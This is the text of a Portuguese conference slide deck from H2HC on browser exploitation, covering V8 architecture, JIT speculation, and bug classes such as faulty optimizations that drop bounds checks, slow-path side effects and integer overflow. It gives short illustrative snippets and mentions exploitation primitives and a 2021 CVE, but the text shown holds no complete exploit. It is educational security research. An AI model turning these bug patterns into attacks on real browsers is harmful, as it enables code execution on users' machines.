



H2HC

# Browser exploitation && JIT compilers



AUTOR:  
R3tr074

R3tr0@h2hc:~# whoami

- Cyber Security Analyst @ [ish.com.br](http://ish.com.br)
- Membro & fundador @ [harddisk.com.br](http://harddisk.com.br)
- CTF player @ [epicleet.team](http://epicleet.team)
- Ret2one @ [ret2.one](http://ret2.one)
- Pwn && Reverse lover <3

# Agenda

- Browser internals
  - JavaScript Engine
    - JIT compiler
- Bugs, bugs e bugs
  - Superfície de ataque
  - Tipos de bugs
    - Side effect
    - Type Confusion
    - ...
- Exploração
  - Organização de objetos e memória
  - Técnicas && primitivas
    - Address of
    - Fake Object
    - Wasm Instance
  - CVE-2021-21220 (Pwn2Own 2021)





# Browser internals

# Overview

Browser process (master)

User Interface

Network

Storage

IPC

Render process

HTML Render

V8 Engine

Render process


HTML Render

V8 Engine




# JavaScript Engine

Render process






# JavaScript Engine



# JavaScript Engine





# JavaScript Engine | JIT Compiler



**JIT Compiler  
(TurboFan)**

# JavaScript Engine | JIT Compiler



## **JIT Compiler (TurboFan)**

- JS → assembly
- Caro do ponto de vista computacional
  - Hot functions

# JavaScript Engine | JIT Compiler | processo de compilação

Como compilar isso?



```
function add(a, b) {  
  return a + b;  
}
```



# JavaScript Engine | JIT Compiler | processo de compilação

Como compilar isso?



```
function add(a, b) {  
  return a + b;  
}
```

a é uma string?

b é um objeto?

somar os parâmetros?

a é um numero?

e se b for um array?


concatenar?

# JavaScript Engine | JIT Compiler | processo de compilação

Como compilar isso?



```
function add(a, b) {  
  return a + b;  
}
```




**Especulação**

# JavaScript Engine | JIT Compiler | processo de compilação

Como compilar isso?



```
function add(a, b) {  
  return a + b;  
}
```



Especulação




```
add(10, 9);  
add(5, 8);  
add(30, 20);  
...
```



# JavaScript Engine | JIT Compiler | processo de compilação


Como compilar isso?



```
function add(a, b) {  
  return a + b;  
}
```



Especulação




```
function add(a: Smi, b: Smi) {  
  return a + b;  
}
```

Obs. Smi == SMall INteger



# Bugs, bugs e bugs

## Superfície de ataque

- 
- Wrong optimization
  - Slow-path bug
  - Invalid bounds/sanity checks
  - ...





## Superfície de ataque | Wrong optimization

Tentativas de aumentar a velocidade de execução removendo código “não necessário”

Exemplo de otimização:




```
let r = 0;
for(let i=0; i<10; i++) {
  r += i;
}
```



```
let r = 0;
//for(let i=0; i<10; i++) {
//  r += i;
//}
r += 45;
```

## Superfície de ataque | Wrong optimization

Uma dedução errônea de otimização pode causar uma falta de “bounds-check” ocasionando diversos tipos de bugs, como OOB



```
let arr = new Uint32Array(100);  
function bug(i) {  
  // sempre sera <= 10  
  // logo, i não precisa de check  
  i = i % 10;  
  return arr[i];  
}
```

## Superfície de ataque | Slow-path bug

Os slow-path's são caminhos alternativos, caso o código JIT detecte algum tipo inesperado.

Esses caminhos alternativos continuam sendo build-in's JS, podendo conter bugs, como side effect's

```
// pseudo-codigo
function bug(i) {
  if(typeof i === 'number') {
    <machine code>
  } else {
    genericHandler(i);
  }
}
```



## Superfície de ataque | Invalid bounds/sanity checks

Bugs mais “diretos”, como integer overflow’s, uso inválido de algum input, falta de checks e etc




```
// integer overflow in Chakra JIT  
let a = '';  
let b = 'A'.repeat(0x10000);  
for (let i = 0; i < 0x10000; i++)  
{  
  a = 'BBBBBBBBB' + a + b;  
}
```

```
print(a.length);  
print(b.length);  
print(a[0]);
```



# Técnicas && Primitivas

## Técnicas && Primitivas



Durante a exploração de navegadores, podemos usar algumas técnicas e primitivas para facilitar elevar um bug para arb R/W e adquirir execução de código



# Técnicas && Primitivas | Organização de memória



```
var object = {  
  prop1: 0x74,  
  prop2: 0xbeef  
}
```

# Técnicas && Primitivas | Organização de memória

```
var object = {  
  prop1: 0x74,  
  prop2: 0xbeef  
}
```

**JSObject**

**shape\***  
**slots:**  
**0: 0x74**  
**1: 0xbeef**

**Map Object**

**props:**  
**prop1: 0**  
**prop2: 1**

\*shape é um nome genérico desse tipo de implementação, enquanto Map o nome utilizado no V8.


# Técnicas && Primitivas | Organização de memória




```
var array = [  
  1, 2,  
  3, 4  
]
```




# Técnicas & Primitivas | Organização de memória



# Técnicas & Primitivas | Organização de memória



